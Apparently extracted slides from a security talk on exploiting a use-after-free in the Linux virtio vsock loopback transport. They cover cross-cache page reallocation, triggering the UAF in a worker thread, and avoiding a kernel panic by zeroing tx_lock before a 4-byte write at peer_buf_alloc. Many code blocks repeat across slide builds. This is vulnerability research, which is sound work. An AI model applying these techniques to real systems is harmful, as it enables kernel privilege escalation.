
CPU Affinity: 1



Stage 2: Worker Thread Problem

7. Do cross-cache


CPU Affinity: 1



Stage 2: Worker Thread Problem

7. Reallocate the **vulnerable page** from the **buddy allocator**

CPU Affinity: 1




■ : Allocated
■ : Freed

Stage 2: Worker Thread Problem

8. In **worker thread**, **UAF** will be triggered

CPU Affinity: 1



Stage 2: Worker Thread Problem



Limitations

Non-freeable Object

Worker Thread

**Bypass UAF Write
Kernel Panic**

Object for Exploit



Solutions

SlubStick

**Cross-CPU
Page Migration**

Stage 3: Bypass UAF Write Kernel Panic

Limitations

Non-freeable Object

Worker Thread

Bypass UAF Write
Kernel Panic

Object for Exploit

Prerequisite conditions
to reach the code below

```
vsock_loopback_work()  
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)  
virtio_transport_recv_connected()  
virtio_transport_reset()  
virtio_transport_send_pkt_info()  
vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()  
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_RST)  
lock_sock(sk)  
if (sock_flag(sk, SOCK_DONE))  
virtio_transport_space_update()  
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
case TCP_LISTEN:  
virtio_transport_recv_listen()  
virtio_transport_reset_no_sock()  
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)  
return 0;
```

Stage 3: Bypass UAF Write Kernel Panic

- To trigger the **UAF write**, we need to reach `vvs->peer_buf_alloc` without causing a kernel panic

```
vsock_loopback_work()
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)
virtio_transport_recv_connected()
virtio_transport_reset()
virtio_transport_send_pkt_info()
vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_RST)
lock_sock(sk)
if (sock_flag(sk, SOCK_DONE))
virtio_transport_space_update()
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);
case TCP_LISTEN:
virtio_transport_recv_listen()
virtio_transport_reset_no_sock()
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)
return 0;
```

03. Exploit Scenario

Stage 3: Bypass UAF Write Kernel Panic

```
1 void virtio_transport_rcv_pkt(struct virtio_transport *t,
2     struct sk_buff *skb)
3 {
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
5     struct sockaddr_vm src, dst;
6     struct vsock_sock *vsk;
7     struct sock *sk;
8     bool space_available;
9
10    vsock_addr_init(&src, le64_to_cpu(hdr->src_cid),
11        le32_to_cpu(hdr->src_port));
12    vsock_addr_init(&dst, le64_to_cpu(hdr->dst_cid),
13        le32_to_cpu(hdr->dst_port));
14
15    [...] lock victim socket
16
17    vsk = vsock_sk(sk);
18
19    lock_sock(sk);
20
21    /* Check if sk has been closed before lock_sock */
22    if (sock_flag(sk, SOCK_DONE)) {
23        (void)virtio_transport_reset_no_sock(t, skb);
24        release_sock(sk);
25        sock_put(sk);
26        goto free_pkt;
27    }
28
29    space_available = virtio_transport_space_update(sk, skb);
```

```
vsock_loopback_work()
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)
virtio_transport_rcv_connected()
virtio_transport_reset()
virtio_transport_send_pkt_info()
vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_RST)
lock_sock(sk)
if (sock_flag(sk, SOCK_DONE))
virtio_transport_space_update()
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);
case TCP_LISTEN:
virtio_transport_rcv_listen()
virtio_transport_reset_no_sock()
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)
return 0;
```

03. Exploit Scenario

Stage 3: Bypass UAF Write Kernel Panic

```
1 void virtio_transport_rcv_pkt(struct virtio_transport *t,  
2     struct sk_buff *skb)  
3 {  
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);  
5     struct sockaddr_vm src, dst;  
6     struct vsock_sock *vsk;  
7     struct sock *sk;  
8     bool space_available;  
9  
10    vsock_addr_init(&src, le64_to_cpu(hdr->src_cid),  
11        le32_to_cpu(hdr->src_port));  
12    vsock_addr_init(&dst, le64_to_cpu(hdr->dst_cid),  
13        le32_to_cpu(hdr->dst_port));  
14  
15    [...]  
16  
17    vsk = vsock_sk(sk);  
18  
19    lock_sock(sk);  
20  
21    /* Check if sk has been closed before lock_sock */  
22    if (sock_flag(sk, SOCK_DONE)) {  
23        (void)virtio_transport_reset_no_sock(t, skb);  
24        release_sock(sk);  
25        sock_put(sk);  
26        goto free_pkt;  
27    }  
28  
29    space_available = virtio_transport_space_update(sk, skb);
```

trigger UAF write

```
vsock_loopback_work()  
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)  
virtio_transport_rcv_connected()  
virtio_transport_reset()  
virtio_transport_send_pkt_info()  
vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()  
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_RST)  
lock_sock(sk)  
if (sock_flag(sk, SOCK_DONE))  
virtio_transport_space_update()  
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
case TCP_LISTEN:  
virtio_transport_rcv_listen()  
virtio_transport_reset_no_sock()  
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)  
return 0;
```


03. Exploit Scenario

Stage 3: Bypass UAF Write Kernel Panic



```
1 static bool virtio_transport_space_update(struct sock *sk,  
2     struct sk_buff *skb) get vvs (UAFed)  
3 {  
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);  
5     struct vsock_sock *vsk = vsock_sk(sk);  
6     struct virtio_vsock_sock *vvs = vsk->trans;  
7     bool space_available;  
8  
9     /* Listener sockets are not associated with any transport, so we are  
10    * not able to take the state to see if there is space available in the  
11    * remote peer, but since they are only used to receive requests, we  
12    * can assume that there is always space available in the other peer.  
13    */  
14     if (!vvs)  
15         return true;  
16  
17     /* buf_alloc and fwd_cnt is always included in the hdr */  
18     spin_lock_bh(&vvs->tx_lock);  
19     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
20     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);  
21     space_available = virtio_transport_has_space(vsk);  
22     spin_unlock_bh(&vvs->tx_lock);  
23     return space_available;  
24 }  
25
```

```
vsock_loopback_work()  
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)  
virtio_transport_rcv_connected()  
virtio_transport_reset()  
virtio_transport_send_pkt_info()  
vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()  
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_RST)  
lock_sock(sk)  
if (sock_flag(sk, SOCK_DONE))  
virtio_transport_space_update()  
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
case TCP_LISTEN:  
virtio_transport_rcv_listen()  
virtio_transport_reset_no_sock()  
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)  
return 0;
```

03. Exploit Scenario

Stage 3: Bypass UAF Write Kernel Panic



```
1 static bool virtio_transport_space_update(struct sock *sk,  
2     struct sk_buff *skb)  
3 {  
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);  
5     struct vsock_sock *vsk = vsock_sk(sk);  
6     struct virtio_vsock_sock *vvs = vsk->trans;  
7     bool space_available;  
8  
9     /* Listener sockets are not associated with any transport, so we are  
10    * not able to take the state to see if there is space available in the  
11    * remote peer, but since they are only used to receive requests, we  
12    * can assume that there is always space available in the other peer.  
13    */  
14     if (!vvs)  
15         return true;  
16  
17     /* buf_alloc and fwd_cnt is always included in the hdr */  
18     spin_lock_bh(&vvs->tx_lock);  
19     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
20     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);  
21     space_available = virtio_transport_has_space(vsk);  
22     spin_unlock_bh(&vvs->tx_lock);  
23     return space_available;  
24 }  
25
```

tx_lock UAFed vvs

```
vsock_loopback_work()  
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)  
virtio_transport_recv_connected()  
virtio_transport_reset()  
virtio_transport_send_pkt_info()  
vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()  
virtio_transport_recv_pkt(VIRTIO_VSOCK_OP_RST)  
lock_sock(sk)  
if (sock_flag(sk, SOCK_DONE))  
virtio_transport_space_update()  
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
case TCP_LISTEN:  
virtio_transport_recv_listen()  
virtio_transport_reset_no_sock()  
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)  
return 0;
```

03. Exploit Scenario

Stage 3: Bypass UAF Write Kernel Panic



```
1 static bool virtio_transport_space_update(struct sock *sk,  
2     struct sk_buff *skb)  
3 {  
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);  
5     struct vsock_sock *vsk = vsock_sk(sk);  
6     struct virtio_vsock_sock *vvs = vsk->trans;  
7     bool space_available;  
8  
9     /* Listener sockets are not associated with any transport, so we are  
10    * not able to take the state to see if there is space available in the  
11    * remote peer, but since they are only used to receive requests, we  
12    * can assume that there is always space available in the other peer.  
13    */  
14     if (!vvs)  
15         return true;  
16  
17     /* buf_alloc and fwd_cnt is always included in the hdr */  
18     spin_lock_bh(&vvs->tx_lock);  
19     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
20     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);  
21     space_available = virtio_transport_has_space(vsk);  
22     spin_unlock_bh(&vvs->tx_lock);  
23     return space_available;  
24 }  
25
```

UAF write

```
vsock_loopback_work()  
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_SHUTDOWN)  
virtio_transport_rcv_connected()  
virtio_transport_reset()  
virtio_transport_send_pkt_info()  
vsock_loopback_send_pkt(VIRTIO_VSOCK_OP_RST)
```

```
vsock_loopback_work()  
virtio_transport_rcv_pkt(VIRTIO_VSOCK_OP_RST)  
lock_sock(sk)  
if (sock_flag(sk, SOCK_DONE))  
virtio_transport_space_update()  
vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
case TCP_LISTEN:  
virtio_transport_rcv_listen()  
virtio_transport_reset_no_sock()  
if (le16_to_cpu(hdr->op) == VIRTIO_VSOCK_OP_RST)  
return 0;
```


Stage 3: Bypass UAF Write Kernel Panic

- Because the **vvs object** is locked, the **tx_lock** field must be set to 0

```
1 static bool virtio_transport_space_update(struct sock *sk,
2                                           struct sk_buff *skb)
3 {
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
5     struct vsock_sock *vsk = vsock_sk(sk);
6     struct virtio_vsock_sock *vvs = vsk->trans;
7     bool space_available;
8
9     /* Listener sockets are not associated with any transport, so we are
10      * not able to take the state to see if there is space available in the
11      * remote peer, but since they are only used to receive requests, we
12      * can assume that there is always space available in the other peer.
13      */
14     if (!vvs)
15         return true;
16
17     /* buf_alloc and fwd_cnt is always included in the hdr */
18     spin_lock_bh(&vvs->tx_lock);
19     vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);
20     vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);
21     space_available = virtio_transport_has_space(vsk);
22     spin_unlock_bh(&vvs->tx_lock);
23     return space_available;
24 }
25
```


tx_lock UAFed vvs

Stage 3: Bypass UAF Write Kernel Panic

- Because the **vws object** is locked, the **tx_lock** field must be set to 0


```
1 /* Per-socket state (accessed via vsk→trans) */
2 struct virtio_vsock_sock {
3     struct vsock_sock *vsk;
4
5     spinlock_t tx_lock;
6     spinlock_t rx_lock;
7
8     /* Protected by tx_lock */
9     u32 tx_cnt;
10    u32 peer_fwd_cnt;
11    u32 peer_buf_alloc;
12
13    /* Protected by rx_lock */
14    u32 fwd_cnt;
15    u32 last_fwd_cnt;
16    u32 rx_bytes;
17    u32 buf_alloc;
18    struct sk_buff_head rx_queue;
19    u32 msg_count;
20 };
21
```

vws struct




Stage 3: Bypass UAF Write Kernel Panic

- Because the **vws object** is locked, the *tx_lock* field must be set to 0.
- Is there any object that can offer a **powerful exploit primitive** when *tx_lock* is set to 0 and arbitrary 4 bytes are overwritten at *peer_buf_alloc* offset?



Stage 3: Bypass UAF Write Kernel Panic



